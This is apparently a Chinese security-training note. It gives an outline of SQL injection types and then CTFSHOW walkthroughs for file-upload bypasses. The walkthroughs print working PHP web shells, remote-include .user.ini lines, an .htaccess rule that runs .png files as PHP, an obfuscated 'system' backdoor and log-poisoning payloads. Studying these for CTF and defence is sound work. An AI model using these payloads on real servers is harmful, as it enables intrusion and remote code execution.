

Day32　WEB 攻防-通用漏洞&文件上传&二次渲染&.htaccess&变异免 杀


SQL注入
数据库类型
Access
特性
没数据库用户
没数据库权限
没数据库查询参数
没有高权限注入说法
暴力猜解，借助字典得到数据
注入方式
联合注入
偏移注入
列名猜解不到
MySQL
低权限
常规注入
高权限
常规注入
文件读取
load_file
文件写入
into outfile
权限原因&判断
代码连接用户决定
查询函数-user()
其他
database
version
@@version_compile_os
MSSQL
低权限
常规注入
高权限
常规注入
文件读取
文件写入
命令执行
注册表操作
权限原因&判断
代码连接用户决定
查询函数-user()
其他
db_name()当前数据库名字
@@version 获取版本信息
@@SERVERNAME 获取服务器主机信息
PostgreSQL
低权限
常规注入
高权限
常规注入
文件读取
文件写入
参考：https://www.freebuf.com/sectool/249371.html
权限原因&判断
代码连接用户决定
查询函数-current_user
其他
current_database()
version()
Oracle
MongoDB
DB2
sybase
数据类型
数字
一般没符号考虑
字符
一般闭合单引号
搜索
一般闭合单引号＋通配符%
编码
注入payload需要进行编码后发送
加密
注入payload需要进行加密后发送
json
符合格式进行注入即可
提交方式
GET
URL上面参数
POST
表单
上传
COOKIE
身份验证
HTTP头
UA头
XFF头
来源头（referer）
查询方式
方式
查询
文章显示
文章获取
删除
删除帖子
删除文章
插入
注册会员
添加新闻
更新
修改文章
修改密码
盲注
延时
利用时间判断，不需要任何条件
布尔
有数据库输出作为判断标准
报错
有数据库报错处理判断标准



1.知识点

- 1、文件上传-二次渲染
- 2、文件上传-简单免杀变异
- 3、文件上传-.htaccess 妙用
- 4、文件上传-PHP 语言特性

2.详细点

- 1、检测层面：前端，后端等
- 2、检测内容：文件头，完整性，二次渲染等
- 3、检测后缀：黑名单，白名单，MIME 检测等
- 4、绕过技巧：多后缀解析，截断，中间件特性，条件竞争等

```
后门代码需要用特定格式后缀解析，不能以图片后缀解析脚本后门代码(解析漏洞除外)
如：jpg 图片里面有 php 后门代码，不能被触发，所以连接不上后门
如果要图片后缀解析脚本代码，一般会利用包含漏洞或解析漏洞，还
有.user.ini&.htaccess
```

3.文件二次渲染

1、判断上传前和上传后的文件大小及内容

2、判断上传后的文件返回数据包内容

4.演示案例

> CTFSHOW-文件上传-162 到 170 关卡 - ->参考靶场通关手册

```
162 突破.过滤
过滤 . () {} ;等
利用远程包含 IP 转换地址后门调用执行
.user.ini auto_prepend_file=png
png <?=include'http://794750069/'>
https://www.bejson.com/convert/ip2int/
```

```
163 突破上传删除
过滤 . () {} ;等 同时文件被删除
直接利用.user.ini 包含远程
auto_prepend_file=http://794750069/
auto_prepend_file=http://794750069/
```

```
164 png 二次渲染
https://blog.csdn.net/qq_40800734/article/details/105920149
get 0=system
post 1=tac flag.php
```

```
165 jpg 二次渲染
1、先上传 jpg 正常，返回包发现渲染
2、上传 jpg 渲染后保存，生成带代码图片
调用执行：php jpg.php 1.jpg
```

```
166 zip 调用包含
直接上传 zip 后修改代码
<?=eval($_POST[x]);?>
```

```
167 .htaccess 妙用
.htaccess 默认不支持 nginx，设置后支持
.htaccess 可以通过设置实现文件解析配置
将.png 后缀的文件解析成 php
AddType application/x-httpd-php .png
将.png 后缀的文件解析成 php
```

```
168 免杀后门
<?php $a='syste';$b='m';$c=$a.$b;$c('tac
../flagaa.php');?>
```

```
169 170 日志包含
构造.user.ini 利用条件：上传 index.php 内容随意
上传.user.ini 包含日志：
auto_prepend_file=/var/log/nginx/access.log
访问地址带后门UA头写入日志:<?=evaI($_POST[x]);?>
```

资源：

```
文件上传之二次渲染绕过：
https://blog.csdn.net/qq_40800734/article/details
/105920149
```